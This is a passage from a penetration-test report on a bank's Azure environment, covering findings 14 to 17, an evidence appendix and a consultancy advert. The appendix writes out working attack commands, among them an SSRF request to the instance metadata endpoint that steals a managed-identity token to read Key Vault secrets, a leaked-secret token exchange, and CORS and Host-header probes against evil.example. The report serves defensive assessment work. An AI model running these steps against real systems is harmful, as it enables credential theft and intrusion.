● 14. Automation Account runbook stores credentials in plaintext variables [Automation]

Finding

The acme-automation Automation Account in the Shared-Services subscription holds an operational runbook that reads its credentials from Automation variables that are not marked encrypted, so the secret values are stored and displayed in clear text.

Reviewing the Automation Account during the assessment, we found an unencrypted variable containing a service account password and another holding an API token, both readable by any identity with Reader-level access to the Automation

Account. Azure provides an encrypted-variable option and a managed identity for exactly this purpose, and neither is being used for these values.

Because the values are visible to anyone who can read the Automation Account rather than only to the runbook at execution time, they are exposed to a wider set of identities than necessary, and they persist in clear text in the resource configuration. Rated Low, CVSS 3.1 base score 2.2 (AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N).

Automation Account plaintext variables

```
$ az automation variable list --automation-account-name acme-automation -g shared-services \
$   --query "[].{name:name,encrypted:isEncrypted}" -o table
Name                 IsEncrypted
svc-account-password  False
reporting-api-token   False
```

Figure 14. Automation Account variables listed with isEncrypted set to false, so their values are stored in clear text.

Recommendation

Store secrets as encrypted Automation variables or, preferably, in Key Vault referenced by the Automation Account's managed identity, and remove the plaintext variables. Rotate the exposed service account password and API token.

Affected Systems

Automation Account acme-automation (Shared-Services subscription). Endpoint: Automation Account variables / runbook.

15. Missing security response headers across the public web tier [Web]

Finding

The public web tier applies standard security response headers inconsistently. Across the App Service and Azure Front Door endpoints we tested, several responses are missing headers that browsers rely on to avoid misinterpreting or mis-framing content.

We captured the response headers on the live (HTTP 200) endpoints and found X-Content-Type-Options: nosniff, the header that stops a browser second-guessing a declared content type, missing on most responses, with Content-Security-Policy, Strict-Transport-Security and X-Frame-Options also absent in several places.

Without nosniff a browser can treat a response as a different content type than intended, which is the basis of MIME-confusion attacks; the absent Content-Security-

Policy and X-Frame-Options remove defense in depth against script injection and click-jacking, and a missing Strict-Transport-Security weakens protection against protocol downgrade. Each is individually a Low hardening gap, CVSS 3.1 base score 3.1 (AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N); the recommendation is to set them consistently everywhere as a baseline.

Missing security response headers

```
$ curl -s -I https://acme-portal.azurewebsites.net/
HTTP/1.1 200 OK
Content-Type: text/html
# absent: X-Content-Type-Options, Content-Security-Policy,
#         X-Frame-Options, Strict-Transport-Security
```

Figure 15. Response headers on a live endpoint with X-Content-Type-Options and other security headers absent.

Recommendation

Set X-Content-Type-Options: nosniff, a Content-Security-Policy, X-Frame-Options and Strict-Transport-Security on all public endpoints, applied centrally at Front Door or Application Gateway so the baseline is consistent.

Affected Systems

Public web tier (App Service and Azure Front Door endpoints), fleet-wide. Endpoint: representative hosts including acme-portal.azurewebsites.net.

Informational / Positive Results

● 16. Microsoft Defender for Cloud enabled across subscriptions [Positive]

Finding

We reviewed the Microsoft Defender for Cloud posture on the in-scope subscriptions. The enhanced-security plans are enabled across both the Production and Shared-Services subscriptions, including Defender for Servers, Storage, Key Vault and App Service, and the secure-score recommendations are being tracked rather than ignored.

This is a positive result. With Defender for Cloud active, several of the exposures in this report, such as anonymous storage access and unusual Key Vault reads, are exactly the kind of activity it is positioned to detect, and the plans give ACME Bank a tenant-wide view of posture. The recommendation is to keep the plans enabled and to continue working the secure-score recommendations, prioritizing the findings in this report.

Recommendation

Maintain the Defender for Cloud enhanced-security plans across subscriptions and keep acting on the secure-score recommendations.
Affected Systems Production and Shared-Services subscriptions. Endpoint: n/a (Microsoft Defender for Cloud).

● 17. Strong TLS configuration on the public edge [Positive]
Finding We enumerated the TLS (HTTPS encryption) configuration on the public Azure Front Door and Application Gateway endpoints, checking both the supported protocols and ciphers and the classic TLS vulnerabilities. Everything came back clean: only the modern TLS 1.2 and 1.3 protocols are offered, only strong authenticated (AEAD) ciphers are used, and the well-known flaws report not vulnerable. This is a positive result: the transport-layer encryption protecting the public edge is configured to current best practice, with no legacy protocols or weak ciphers to downgrade to. The recommendation is to maintain the TLS 1.2 and 1.3-only policy and the current cipher selection, and to pair it with Strict-Transport-Security on the application responses as noted in the headers finding.
Recommendation Maintain the TLS 1.2 and 1.3-only policy and current cipher suite on the public edge.
Affected Systems Azure Front Door and Application Gateway public endpoints. Endpoint: n/a (TLS).

Additional Observations

Microsoft 365 workloads, reviewed and broadly healthy. The in-scope Microsoft 365 workloads were reviewed alongside the Azure environment. Exchange Online, SharePoint Online and Teams external-sharing settings were largely in line with good practice; the main Microsoft 365 weakness is the Conditional Access and legacy-authentication gap recorded as a Medium finding above, rather than the workloads themselves.

Subscription and resource inventory. The assessment covered the Production and Shared-Services subscriptions and their internet-facing resources. A number of resources complete a connection but serve no application content (for example storage endpoints with no public container and idle App Service slots); these present no additional externally reachable attack surface beyond the findings recorded above.

Azure Front Door and Application Gateway front the public web tier. Every in-scope web service terminates at a shared Azure Front Door or Application Gateway edge, which normalizes requests and provides a consistent TLS and header-handling layer. This centralizes several protections, but also means a single edge misconfiguration would affect many services at once.

Appendix A: Commands and Evidence

This appendix lists the command or request run for each finding and the key lines of the observed output, so the result can be reproduced. Values shown in angle brackets or marked [REDACTED] stand in for live identifiers and secrets. The highlighted line in each output is the result that confirms the finding.

Finding 1. Anonymous blob access exposes customer PII and a live cloud credential

Command(s):

```
curl -s -D - "https://acmebankprod.blob.core.windows.net/customer-exports?
restype=container&comp=list"
curl -s ".../scripts/deploy-reporting.ps1" | grep -i secret
```

Observed output:

```
HTTP/1.1 200 OK
<EnumerationResults ContainerName="customer-exports"><Blobs>
  <Blob><Name>nightly/customers_2026-11-13.csv</Name><Content-Length>8431902</Content-Length></
Blob>
  <Blob><Name>scripts/deploy-reporting.ps1</Name></Blob></Blobs></EnumerationResults>
$clientSecret = "Xy8Q~b5R**********************[REDACTED]"
```

Finding 2. Anonymous Function App SSRF reaches Key Vault via a managed identity

Command(s):

```
curl -s -H "Metadata: true" \
  "https://acme-fn-intake.azurewebsites.net/api/validate-callback?url=\
  http://169.254.169.254/metadata/identity/oauth2/token?resource=https://vault.azure.net"
curl -s -H "Authorization: Bearer eyJ0..." \
  "https://acmebank-kv.vault.azure.net/secrets/sql-conn?api-version=7.4"
```

Observed output:

```
{"access_token":"eyJ0eXAiOiJKV1Qi...[REDACTED]","token_type":"Bearer"}
{"value":"Server=tcp:acmebank-sql.database.windows.net;Password=***[REDACTED]***"}
```

Finding 3. Confidential OAuth client secret shipped in the public portal bundle

Command(s):

```
curl -s https://acme-portal.azurewebsites.net/static/js/main.4f2a9c.js | grep -i clientsecret
curl -s -X POST https://login.microsoftonline.com/<tenant>/oauth2/v2.0/token \
  -d "grant_type=client_credentials&client_id=1b9c...&client_secret=Av7Q~...&scope=.../.default"
```

Observed output:

```
clientId:"1b9c7e2a-...",clientSecret:"Av7Q~k2P******************[REDACTED]"
{"token_type":"Bearer","access_token":"eyJ0eXAiOiJKV1Qi...[REDACTED]"}
```

Finding 4. Conditional Access gaps leave legacy authentication unblocked

Command(s):

```
python3 legacy_auth_probe.py --host outlook.office365.com --proto imap
az rest --method get --url "https://graph.microsoft.com/v1.0/auditLogs/signIns?..."
```

Observed output:

```
[+] AUTH LOGIN accepted over legacy IMAP (no MFA challenge issued)
{ "clientAppUsed": "IMAP4",
  "authenticationRequirement": "singleFactorAuthentication",
  "conditionalAccessStatus": "notApplied" }
```

Finding 5. Standing privileged role assignments without just-in-time access

Command(s):

```
az role assignment list --all --query "[?roleDefinitionName=='Owner'].
{p:principalName,scope:scope}"
```

Observed output:

```
PrincipalName                          Scope
admin.jsmith@acmebank.onmicrosoft.com   /subscriptions/<prod-sub-id>
admin.rkhan@acmebank.onmicrosoft.com    /subscriptions/<shared-sub-id>
# Global Administrator: 4 permanent members, 0 PIM-eligible (no just-in-time)
```

Finding 6. Key Vault uses the legacy access-policy model with broad secret access

Command(s):

```
az keyvault show -n acmebank-kv \
  --query "properties.{rbac:enableRbacAuthorization,purge:enablePurgeProtection}"
```

Observed output:

```
{ "rbac": null, "purge": null }
# rbac null  -> legacy access-policy model    purge null -> purge protection OFF
# access policy grants secrets Get,List to group "eng-all" (non-privileged staff)
```

Finding 7. Over-consented, stale enterprise apps hold broad Graph permissions

Command(s):

```
az ad sp list --all --query "[?appRoleAssignmentRequired].{app:displayName}" ...
```

Observed output:

```
DisplayName            Graph application permissions (admin-consented)
Legacy Reporting Sync  Files.ReadWrite.All, Mail.Read
#   lastSignIn: 2025-02  (stale)     client-secret age: 418 days (not rotated)
```

Finding 8. Permissive CORS: arbitrary-origin reflection with credentials

Command(s):

```
curl -s -I -H "Origin: https://evil.example" https://acme-api.azure-api.net/v1/accounts
```

Observed output:

```
HTTP/2 200
access-control-allow-origin: https://evil.example
access-control-allow-credentials: true
```

Finding 9. HTTP TRACE method enabled (Cross-Site Tracing)

Command(s):

```
curl -s -X TRACE https://acme-portal.azurewebsites.net/ -H "X-Probe: cst"
```

Observed output:

```
HTTP/1.1 200 OK
Content-Type: message/http
TRACE / HTTP/1.1
X-Probe: cst
```

Finding 10. Storage accounts allow shared-key access, legacy TLS and no soft delete

Command(s):

```
az storage account show -n acmebankprod \
  --query "{tls:minimumTlsVersion,sharedKey:allowSharedKeyAccess}"
az storage account blob-service-properties show --account-name acmebanklogs \
  --query "deleteRetentionPolicy.enabled"
```

Observed output:

```
{ "tls": "TLS1_0", "sharedKey": true }
false
```

Finding 11. HTTP-to-HTTPS redirect reflects an arbitrary Host header

Command(s):

```
curl -s -I -H "Host: evil.example" http://acme-portal.azurewebsites.net/
```

Observed output:

```
HTTP/1.1 301 Moved Permanently
Location: https://evil.example/
```

Finding 12. Verbose ASP.NET stack-trace disclosure (custom errors disabled)

Command(s):

```
curl -s "https://acme-api.azure-api.net/v1/orders?id=%00"
```

Observed output:

```
HTTP/1.1 500 Internal Server Error
System.FormatException: Input string was not in a correct format.
   at ACME.Api.Controllers.OrdersController.Get(String id) in D:\home\site\wwwroot\...:line 48
   Microsoft.AspNetCore.Mvc, Version=6.0.14
```

Finding 13. Session/CSRF cookies set without Secure/HttpOnly/SameSite

Command(s):

```
curl -s -I https://acme-portal.azurewebsites.net/ | grep -i set-cookie
```

Observed output:

```
Set-Cookie: .ACME.Session=...; Path=/; Secure        (missing HttpOnly, SameSite)
Set-Cookie: .ACME.AntiForgery=...; Path=/            (missing Secure, HttpOnly, SameSite)
```

Finding 14. Automation Account runbook stores credentials in plaintext variables

Command(s):

```
az automation variable list --automation-account-name acme-automation -g shared-services \
  --query "[].{name:name,encrypted:isEncrypted}" -o table
```

Observed output:

```
Name                 IsEncrypted
svc-account-password  False
reporting-api-token   False
```

Finding 15. Missing security response headers across the public web tier

Command(s):

```
curl -s -I https://acme-portal.azurewebsites.net/
```

Observed output:

```
HTTP/1.1 200 OK
Content-Type: text/html
# absent: X-Content-Type-Options, Content-Security-Policy,
#         X-Frame-Options, Strict-Transport-Security
```

PWNED LABS | CYBER RESILIENCE SERVICES

Offensive security, proven in real environments.

Pwned Labs is an offensive security consultancy. We help enterprise security teams find what real attackers would, through hands-on penetration testing across cloud, application, API, and AI systems, tailored to how your business actually operates. Our consulting work is trusted by security teams at leading global organizations.

What we do

- Cloud and hybrid infrastructure penetration testing (AWS, Azure, GCP)
- Web application and API penetration testing (OWASP and CREST aligned)
- AI, LLM, and agentic system security testing
- Red team and adversary simulation engagements
- Attack-path assessment and cloud security architecture review

Trusted by security teams at

Ford | Capital One | Accenture | CrowdStrike | Palo Alto Networks | Vodafone

NHS England | Allen Hamilton | ABN AMRO

Want this level of assurance for your own environment? Talk to us.

Email: crt@pwnedlabs.io
Phone: +971 585772456
Penetration testing: https://pwnedlabs.io/business/cloud-penetration-testing

PWNED LABS CYBERSECURITY TRAINING SERVICES - FZCO. Technohub, IFZA Business Park, Silicon Oasis, Dubai, UAE.